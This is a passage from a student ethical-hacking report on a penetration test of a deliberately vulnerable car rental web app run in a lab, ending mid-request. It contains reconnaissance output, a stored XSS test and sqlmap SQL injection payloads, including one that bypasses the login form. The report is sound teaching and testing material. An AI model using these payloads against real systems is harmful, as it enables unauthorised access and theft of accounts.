

Web Application Security Test

Astley Car Rental

Sam Heney 1700469
Year 3 BSc Ethical Hacking
CMP319 Ethical Hacking

2019/20

Abstract

For this report, the tester has conducted a full security assessment of the Astley Car Rental web application, attempting to find as many vulnerabilities as possible. The tester followed a methodology based on the Web Application Penetration Testing section of the OWASP Testing Guide v4 (OWASP, 2017).

By following the methodology many critical vulnerabilities were found in the web application including arbitrary file upload, SQL injection and local file inclusion. These vulnerabilities are particularly critical, potentially allowing an attacker to gain complete control of the server, extract all information from the database and read any file on the system respectively.

Source code analysis was then performed on some of the vulnerabilities. This should help the developer understand where they went wrong with their code as well as giving the tester a better understanding of the application for when advising on mitigation methods.

Mitigations for every vulnerability found and described in the report are then given. These should be sufficient for a developer to fix all of the discovered vulnerabilities on the application. They are ordered by severity so that the most important issues can be focused on first, but all flaws should be addressed fully using the outlined mitigations.

This website, in it's current state, should not be deployed to a production environment. If it is already deployed in a production environment, it should be removed until all of the vulnerabilities described here are fixed. The cost that would come from an attacker exploiting these vulnerabilities would be far higher than taking the website offline until these flaws are patched.

Contents

1	Introduction	5
1.1	Background	5
1.2	Aim	5
1.3	Methodology Overview	6
1.3.1	Information Gathering	6
1.3.2	Configuration and Deployment Management Testing	6
1.3.3	Identity Management Testing	6
1.3.4	Authentication Testing	6
1.3.5	Session Management Testing	6
1.3.6	Input Validation Testing	7
1.3.7	Business Logic Testing	7
2	Procedure and Results	8
2.1	Information Gathering	8
2.1.1	Fingerprint Web Server	8
2.1.2	Review Webserver Metafiles for Information Leakage	8
2.1.3	Enumerate Applications on Webserver	9
2.1.4	Review Comments and Metadata for Information Leakage	9
2.1.5	Identify application entry points	10
2.1.6	Map execution paths through application	10
2.2	Configuration and Deployment Management Testing	11
2.2.1	Test Application Platform Configuration	11
2.2.2	Enumerate Infrastructure and Application Admin Interfaces	11
2.2.3	Test HTTP Methods	12

2.3	Identity Management Testing	13
2.3.1	Testing for Account Enumeration and Guessable User Account	13
2.4	Authentication Testing	13
2.4.1	Testing for Credentials Transported over an Encrypted Channel	13
2.4.2	Testing for Weak lock out mechanism	14
2.4.3	Testing for bypassing authentication schema	14
2.4.4	Testing for Weak password policy	15
2.4.5	Testing for Weak password change or reset functionalities	15
2.5	Session Management Testing	15
2.5.1	Testing for Session Management Schema	15
2.6	Input Validation Testing	17
2.6.1	Testing for Reflected Cross Site Scripting	17
2.6.2	Testing for Stored Cross Site Scripting	17
2.6.3	Testing for SQL Injection	18
2.6.4	Testing for Local File Inclusion	21
2.6.5	Testing for Incubated Vulnerabilities	22
2.7	Business Logic Testing	24
2.7.1	Test Upload of Unexpected File Types	24
3	Discussion	29
3.1	Source Code Analysis	29
3.1.1	Arbitrary File Upload	29
3.1.2	SQL Injection	29
3.1.3	Local File Inclusion	30
3.1.4	Reversible Cookie	30
3.1.5	User Enumeration	31
3.2	Vulnerabilities Discovered and Countermeasures	32
3.2.1	Arbitrary File Upload	32
3.2.2	SQL Injection	33
3.2.3	Local File Inclusion	33
3.2.4	User Enumeration	34

3.2.5	Unlimited Login Attempts	34
3.2.6	No HTTPS	34
3.2.7	Cross Site Request Forgery	35
3.2.8	Directory Browsing	35
3.2.9	PHP Info	35
3.2.10	Hidden Guessable Folder	36
3.2.11	Robots.txt Vulnerability	36
3.2.12	Hidden Source Code	36
3.2.13	Reversible Cookie	37
3.2.14	Cookie Attributes	37
3.3	General Discussion and Conclusions	37
4	Future Work	38
5	References	39
6	Appendices	40
6.1	Appendix A: Application Entry Points	40
6.2	Appendix B: Spider of Application	43
6.3	Appendix C: Local File Inclusion Admin Pages	46
6.4	Appendix D: Python Shells	48

1. Introduction

1.1 Background

Web applications are extremely prominent and widely used by companies as an interface to their products. This is due to them requiring relatively low skill to create along with easy to implement multi-platform functionality. Since there is such a high demand for web developers, there has also been an increased demand in web development learning materials. The market for those learning materials is thus filled with low quality and over-simplified explanations of development concepts, a particular issue for security.

Unfortunately this results in a surprising amount of web applications with many vulnerabilities in place. According to a report by Positive Technologies where they researched vulnerabilities across a large sample size of web applications, attackers would be able to get personal data from 44% of applications handling such information and 17% of web applications could be exploited to gain full control of the web server (Positive Technologies, 2018).

One reason it is extremely important for security measures to be in place on web applications is so that users of the website are not putting their data and privacy at risk by using it. According to the 2019 Thales Data Threat Report 60% of companies within the sample had been breached at some point, with 30% of those happening in the past year (Thales, 2019).

1.2 Aim

The aim of this report is to effectively demonstrate and communicate the security issues discovered on the Astley Car Rental web application. The tester will conduct a full security assessment of the web application and attempt to find as many vulnerabilities as possible. The test will be carried out on a virtual web server hosting a duplicate of the target web application. This is so that if any vulnerabilities are discovered and exploited it won't interfere with any user's experience or session.

The tester will follow a methodology based on the Web Application Penetration Testing section of the OWASP Testing Guide v4 (OWASP, 2017). This methodology covers all different areas and types of vulnerabilities and should provide a thorough structure for the test. The tester has also been provided with some login credentials to use during the test.

Once all of the steps of the methodology have been carried out by the tester they will document their findings in this report, as well as clear instructions on what exact steps were taken to exploit each vulnerability that was discovered.

1.3 Methodology Overview

The methodology used for this test is an adapted version of the OWASP Testing Guide v4 (OWASP, 2017). A few of the sections of OWASP testing guide are used for non-black box testing, as well as some sections targeting elements that were out of scope. Some sections were omitted due to the targeted flaws not applying to this type of web application. Each section that was used and its purpose are as follows:

1.3.1 Information Gathering

This section is for initial enumeration of the setup of the website and the initially accessible web pages and data. This includes finding the technologies that the web server is running, looking at metafiles and metadata for information and finding entry points to the application.

Tools used in this section are netcat (raw TCP connections), curl (get data using a URL), nmap (Network exploration tool and port scanner) and Firefox (Browser)

1.3.2 Configuration and Deployment Management Testing

Once the technologies that the server is using are enumerated, the next step is to enumerate information about these particular instances of the technologies. This includes finding technology specific configuration information, finding admin interfaces for the application and testing HTTP methods.

Tools used in this section are Firefox, dirb (Directory brute forcer) and nmap.

1.3.3 Identity Management Testing

In this section, account management is tested. For this test, the only relevant section was deemed to be testing for account enumeration and guessable user accounts.

The only tool used in this section is Firefox.

1.3.4 Authentication Testing

This section tests how the application handles various functionality to do with accounts including testing for credential encryption, testing for lockout, testing for bypassing authentication schema and testing password functionality.

Tools used in this section are Firefox, wireshark (for capturing network traffic) and sqlmap (for automated SQLi testing and exploiting)

1.3.5 Session Management Testing

Here testing of the web application's session management functionality is tested. This includes how the application keeps track of sessions and decoding any potentially interesting session tracking information.

Tools used in this section are Firefox, Burpsuite (suite of tools for modifying requests) and Cyberchef (Tool for decoding and encoding data).

1.3.6 Input Validation Testing

In this section the way the web application handles user input is tested. This involves submitting data through previously enumerated entry points and seeing how the application responds. Particularly the attacker is trying to find cross site scripting, SQL injection, local file inclusion and any incubated vulnerabilities.

Tools used in this sections are Firefox, sqlmap, Burpsuite and netcat.

1.3.7 Business Logic Testing

Finally, the way the web application handles logical input to entry points is tested. For this test the only section considered to be relevant was testing uploading of unexpected file types, which was eventually used to get shell access on the box.

Tools used in this section are Firefox, Burpsuite and Python (programming language).

2. Procedure and Results

2.1 Information Gathering

2.1.1 Fingerprint Web Server

As seen in figure 2.1 Netcat was used to get a fingerprint of the webserver:

```
root@kali:~# nc 192.168.1.20 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Wed, 13 Nov 2019 16:32:29 GMT
Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Set-Cookie: PHPSESSID=f4n7kkdn56lmkn6d7brmj5pin4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html
```

Figure 2.1: Netcat HEAD request.

A few things were discovered from this: The server technology is Apache Web Server on version 2.4.3, the operating system is Unix based and the back end technology is PHP on version 5.4.7. This information will be very useful when looking into specific vulnerabilities to do with these technologies.

2.1.2 Review Webserver Metafiles for Information Leakage

The server's most useful metafile is usually robots.txt. Curl was used to fetch this file from the server, revealing a path to a file called doornumbers.txt. The file seems to contain some potentially sensitive information, but no information that was actually pertinent to the web application itself. This process can be seen in figure 2.2.

```
root@kali:~# curl 192.168.1.20/robots.txt
User-agent: *
Disallow: /FRUKTQLORLHM/doornumbers.txt
root@kali:~# curl 192.168.1.20/FRUKTQLORLHM/doornumbers.txt
Keypad entry numbers for company rooms:
Room 1526 - 2468
Room 2526 - 1357
Room 3615 - 5678
root@kali:~# █
```

Figure 2.2: Contents of robots.txt and doornumbers.txt

2.1.3 Enumerate Applications on Webserver

Nmap was used to enumerate open ports and services running on those ports. This can be seen in figure 2.3:

```
root@kali:~# nmap -sV -p- 192.168.1.20
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-13 16:39 GMT
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 16:40 (0:00:04 remaining)
Nmap scan report for 192.168.1.20
Host is up (0.00021s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.4a
80/tcp    open  http     Apache httpd 2.4.3 ((Unix) OpenSSL/1.0.1c PHP/5.4.7)
443/tcp   open  ssl/http Apache httpd 2.4.3 ((Unix) OpenSSL/1.0.1c PHP/5.4.7)
3306/tcp   open  mysql    MySQL (unauthorized)
MAC Address: 52:54:00:B2:F4:6F (QEMU virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 32.21 seconds
root@kali:~#
```

Figure 2.3: Nmap scan of webserver


Firstly it can be seen that the webserver is serving the website over HTTP on port 80 and HTTPS on port 443. This is typical behaviour. However, the server also has exposed ports running an FTP server on port 21 and a MySQL server on port 3306. These ports ideally shouldn't be exposed but the Administrator might have good cause to have them open. As long as they have strong passwords and no anonymous sessions allowed this should be fine.

Even though port 443 was open and the web server was bound to it, the website was not being served over this port. The web server just returned a 403 access forbidden code when access was attempted through a browser.

The rest of the services running were considered out of scope since this webserver was not specified to be replicating the production environment. Therefore, the tester did not attempt to exploit these services.

2.1.4 Review Comments and Metadata for Information Leakage

The comments and HTML meta tags were manually parsed for any interesting information. The only comment of note found is shown in figure 2.4.






Figure 2.5: info.php page

2.1.5 Identify application entry points

The first GET entry point is a page called `"/page.php"` with parameter `"type"`. This file is used to load in other local files and display their content in between the header and footer of the page. The parameter is used to determine the name of the file to be loaded in. The parameter is normally defined by what link in the navbar is clicked. This request can be seen in figure 6.1, section 4.1.

Next there is a page called `"/vehical-details.php"` with GET parameter `vhid`. This is used to display certain details about particular vehicles. The parameter is normally defined by the link that is chosen on the `"/car-listing.php"` page. The request for this page can be seen in figure 6.2, section 4.1.

Moving on to POST entry points, there were several of interest. These are fully listed in section 4.1: Appendix A but the main ones of interest are Login (figure 6.5), Sign Up (figure 6.6) and Admin Login (figure 6.7). These all are very sensitive entry points and will be focused on primarily throughout the report.

2.1.6 Map execution paths through application

Burp proxy's spider tool was used to map out the application. The results of this can be seen in section 4.2: Appendix B. One particularly interesting result from spidering the application was discovering `"/admin/includes/leftbar.php"`. Looking at the source code of this page it can be seen that this page actually lists the exact names of all of the admin section pages. This can be seen in figure 2.6.

```

1  <nav class="ts-sidebar">
2    <ul class="ts-sidebar-menu">
3
4      <li class="ts-label">Main</li>
5      <li><a href="dashboard.php"><i class="fa fa-dashboard"></i> Dashboard</a></li>
6
7      <li><a href="#"><i class="fa fa-files-o"></i> Brands</a>
8      <ul>
9        <li><a href="create-brand.php">Create Brand</a></li>
10       <li><a href="manage-brands.php">Manage Brands</a></li>
11     </ul>
12   </li>
13
14   <li><a href="#"><i class="fa fa-sitemap"></i> Vehicles</a>
15   <ul>
16     <li><a href="post-avehical.php">Post a Vehicle</a></li>
17     <li><a href="manage-vehicles.php">Manage Vehicles</a></li>
18   </ul>
19   </li>
20   <li><a href="manage-bookings.php"><i class="fa fa-users"></i> Manage Booking</a></li>
21
22   <li><a href="testimonials.php"><i class="fa fa-table"></i> Manage Testimonials</a></li>
23   <li><a href="manage-conactusquery.php"><i class="fa fa-desktop"></i> Manage Conatctus Query</a></li>
24   <li><a href="reg-users.php"><i class="fa fa-users"></i> Reg Users</a></li>
25   <li><a href="manage-pages.php"><i class="fa fa-files-o"></i> Manage Pages</a></li>
26   <li><a href="update-contactinfo.php"><i class="fa fa-files-o"></i> Update Contact Info</a></li>
27
28   <li><a href="manage-subscribers.php"><i class="fa fa-table"></i> Manage Subscribers</a></li>
29
30   </ul>
31 </nav>

```

Figure 2.6: Admin pages in source code of page leftbar.php

2.2 Configuration and Deployment Management Testing

2.2.1 Test Application Platform Configuration

Since it was known that the web application was using PHP the first place that was checked was `phpinfo.php`. Browsing to this location did return the php info file, revealing a huge amount of information about how the server technologies are configured. In figure 2.7, it can be seen that the PHP version is 5.4.7, confirming what was enumerated earlier. Also seen is the exact version of linux that is being used to run the webserver.


PHP Version 5.4.7	
	
System	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
Build Date	Sep 19 2012 11:10:36

Figure 2.7: PHP info page

Just to give an example of some other important information that was disclosed, in figure 2.8 you can see the exact path to the root directory of the web server:

DOCUMENT_ROOT	/mnt/sda2/swag/website
---------------	------------------------

Figure 2.8: Document root from PHP info

This will be useful if any local file inclusion vulnerabilities are found as the tester could potentially load in pages that they would not normally have access to. This is demonstrated in section 2.6.4.

2.2.2 Enumerate Infrastructure and Application Admin Interfaces

Dirb was used to enumerate directories and well known paths. The first directory found was `/admin/` and navigating to this directory using a browser revealed an admin login page, indicating that `/admin/` is the web root of a separate admin interface web application. This can be seen in figure 2.9.

```
root@kali:~# dirb http://192.168.1.20/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Nov 20 16:03:42 2019
URL_BASE: http://192.168.1.20/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.20/ ---
==> DIRECTORY: http://192.168.1.20/admin/
```

Figure 2.9: Dirb scan finding admin section

Manually navigating to this page leads to an admin login page. This can be seen in figure 2.10.




Figure 2.10: Admin login page

Some default credential guesses were made at this point but no brute forcing was attempted. Eventually the credentials for the admin section would be discovered through SQL injection as described in section 2.6.3.

2.2.3 Test HTTP Methods

The nmap script http-methods was used to enumerate the useable HTTP methods as can be seen in figure 2.11.

```
root@kali:~# nmap 192.168.1.20 -p 80 --script http-methods
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 16:47 GMT
Nmap scan report for 192.168.1.20
Host is up (0.00056s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 52:54:00:B2:F4:6F (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.38 seconds
```

Figure 2.11: Nmap getting the HTTP methods

2.3 Identity Management Testing

2.3.1 Testing for Account Enumeration and Guessable User Account

Using the login form discovered earlier, the tester discovered that it is possible to enumerate active usernames on the server through the error messages displayed after the login form is submitted. If a username submitted is a username that is currently in use, the form will give the error message "Username not found" as can be seen in figure 2.12.




Figure 2.12: Valid username response

Whereas when a username that is currently in use is entered, the error message "Invalid details" is displayed. This can be seen in figure 2.13.




Figure 2.13: Invalid username response

This can very easily be used to enumerate active accounts on the web application. It could even be used to automate the process of brute forcing existing accounts.

2.4 Authentication Testing

2.4.1 Testing for Credentials Transported over an Encrypted Channel

Since the website is served over HTTP, all traffic being sent between the client and the server is, by default, unencrypted. To make sure that the credentials being sent to the website weren't being encrypted by other means, the tester used Wireshark to intercept the login form TCP stream as it was sent to the server.




Figure 2.14: Wireshark capture of Login request

As can be seen figure 2.14, the POST request (the red text) was sent unencrypted and the details submitted can be read in plain text. This means that any attacker intercepting the user's traffic can read what they submit, potentially stealing their credentials.

2.4.2 Testing for Weak lock out mechanism

After over 20 attempts to log into an account with a wrong password on both the log in form on the home page and the admin log in form, the account could still be logged into with no lock out mechanism engaged. Having no lock out mechanism in place enables attackers to attempt and carry out brute force/password guessing attacks through the log in forms. It is recommended in the password guidelines provided by NCSC to have a lockout of 5-10 attempts (NCSC, 2018).

2.4.3 Testing for bypassing authentication schema

For this section, four separate potential attack vectors were considered and attempted. The first was to use forced browsing to URLs that can only be accessed with an account to check if they are accessible anonymously. The files attempted to access initially were /profile.php, /update-password.php, /my-booking.php, /post-testimonial.php, /my-testimonials.php and /logout.php. For all of these files, forced browsing did not work and the tester was redirected back to the /index.php page.

Continuing with the forced browsing attack the files in the admin section that were previously listed in figure 2.6 were attempted to be accessed directly, but this also failed. The tester was redirected back to the admin login page when attempting to access these pages.

Next, the feasibility of predicting session IDs in order to potentially hijack an authenticated user's session was considered. Since this web application uses PHP sessions to manage session handling, it is not a feasible attack. PHP uses randomly generated 16 byte hexadecimal strings that are assigned to users in order to manage the continuity of a user's visit. This string would be completely impossible to predict or guess, meaning that an attack using this technique was not possible.

There is another cookie used to keep track of a user's session called "SecretCookie" but this cookie was not considered for this section of the test. This cookie is dissected and documented in section 2.6.1.

Finally, SQL injection was attempted in order to bypass the need for a password when logging in to an account. This technique was attempted at both the standard login page on the web app located at / and the admin login page located at /admin. The login page located at / was in fact vulnerable to two different blind SQL injection attacks, one allowing the attacker to specify the email address of the account to log in to. This attack is described in more detail in section 2.6.3.

2.4.4 Testing for Weak password policy

The tester found there to be no password policy in place at all. An account was successfully registered with the password "a". This is a serious risk as users may have created accounts with very insecure passwords which can be easily brute forced or guessed by attackers. According to NCSC guidelines there should at least be a minimum password length in place (NCSC, 2018).

2.4.5 Testing for Weak password change or reset functionalities

The update password functionality is completely broken meaning that users may not change their password. If a user discovers that the password they are reusing was leaked from a data breach of where they are reusing it from, they wouldn't be able to update their password to mitigate attackers using their credentials.

The functionality that is broken is that even if the password to be changed to is the same in the "Password" field as in the "Confirm Password" field, the form returns that they don't match.

2.5 Session Management Testing

2.5.1 Testing for Session Management Schema

For this test, the way the website uses cookies to keep track of sessions was investigated. This involved looking into how the web application uses cookies to authenticate users and to see if those cookies could be forged or not. From previous enumeration it was found that the web app uses a "SecretCookie" cookie to store session credentials. This can be seen in figure 2.16.

```
GET / HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/
Cookie: PHPSESSID=3r05trojodepkuve9d0kkgedt5; SecretCookie=22626p6140626p612r636s6q223n31323865636635343261333561633532373061383764633734303931383430343n31353734333435383734
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Figure 2.15: SecretCookie within a GET request

The cookie didn't appear to have any plain text data but in order to check for obfuscated data CyberChef was used to attempt to decipher the cookie. The data resembled Hex information but some of the letters were not within the range of Hex numbers. This prompted the tester to use a ROT13 operation on the data. After this, the data could be decoded as hex data and the plain text information was revealed. This can be seen in figure 2.16.

The screenshot shows the CyberChef interface with a recipe titled 'Recipe'. The recipe consists of the following steps:

- Subsection**: Section (regex) is set to `.+?(?=23)`. Options: Case sensitive matching (checked), Global matching (checked), Ignore errors (unchecked).
- ROT13**: Rotate lower case chars (checked), Rotate upper case chars (checked). Amount is set to 13.
- Merge**: No options shown.
- From Hex**: Delimiter is set to Auto.

The **Input** field contains a long string of alphanumeric characters. The **Output** field shows the result of the recipe: `"bla@bla.com":128ecf542a35ac5270a87dc740918404#1574095580`.

Figure 2.16: CyberChef decryption of the Secret Cookie

It was trivial to deobfuscate the cookie and read the plain text data, but ultimately any method of encoding the information that doesn't involve encryption will be reversible so obfuscation should not be relied upon as a security measure. If cookies are to be used to store this information, they should be encrypted. Ultimately however, all of this data should be kept server side using the already in use technology provided by PHP sessions.

Regardless of the obfuscation attempt, looking at the three components of the cookie it can be seen that - once deobfuscated - the cookie holds the email in plain text, an MD5 hash of the password and a unix time stamp. If this cookie were to be stolen somehow, the attacker could very easily brute-force the password since the MD5 algorithm has very low complexity. They would then have the user's email and password and would be able to log in as them.

Since an email address and password was required for the cookie it didn't really seem possible to forge without those credentials. The number was determined to be a unix time stamp after multiple sequential session cookies were decoded using the CyberChef recipe as seen in the figure 2.17.

```
"bla@bla.com":128ecf542a35ac5270a87dc740918404#1574345874
"bla@bla.com":128ecf542a35ac5270a87dc740918404#1574346760
"bla@bla.com":128ecf542a35ac5270a87dc740918404#1574346863
"bla@bla.com":128ecf542a35ac5270a87dc740918404#1574347070
```

Figure 2.17: CyberChef decryption of multiple Secret Cookies

2.6 Input Validation Testing

2.6.1 Testing for Reflected Cross Site Scripting

No GET requests where HTML code could be embedded in the request could be discovered, and therefore reflected cross site scripting was not considered to be possible.

2.6.2 Testing for Stored Cross Site Scripting

In the profile section the user has the capability to post testimonies that are displayed on the home page. This functionality was found to be vulnerable to stored cross site scripting. Figure 2.18 shows the code that was submitted as a testimonial.

POST A TESTIMONIAL

Testimonial

```
<script>alert(1);</script>
```

Save >

Figure 2.18: Cross Site Scripting input

Once submitted, this testimonial was stored on the home page. On visiting the homepage (/index.php) the javascript code could be executed. This can be seen in figure 2.19.




Figure 2.19: Cross Site Scripting output

In the admin section where the testimonies can be viewed in a table, the input is rendered safely and correctly as can be seen in the figure 2.20.




Figure 2.20: Cross Site Scripting content rendered in Admin section

Each of the admin sections that displayed information were all tested for cross site scripting and they were all similarly protected and functional.

2.6.3 Testing for SQL Injection

Firstly, the main login form used to log in to normal accounts on all pages was tested for SQL injection using sqlmap. Of the two fields - email and password - the form was found to be vulnerable to three different payloads. This can be seen in figure 2.21.

```
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 279 HTTP(s) requests:
---
Parameter: email (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: email=-7012") OR 8082=8082#&password=boop&login=Login

  Type: error-based
  Title: MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)
  Payload: email=boop") OR (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7176627171,(SELECT
T (ELT(1890=1890,1))),0x7170627071,0x78))s), 8446744073709551610, 8446744073709551610))) AND
("AKAd"="AKAd&password=boop&login=Login

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind
  Payload: email=boop") OR SLEEP(5) AND ("ImWV"="ImWV&password=boop&login=Login
---
```

Figure 2.21: Sqlmap discovered vulnerabilities

Two blind injections were found. The first one, a boolean-based blind injection, allows the attacker to log in as a user. Figure 2.22 shows the payload being placed into a login POST request using Burp proxy.

```
POST /index.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
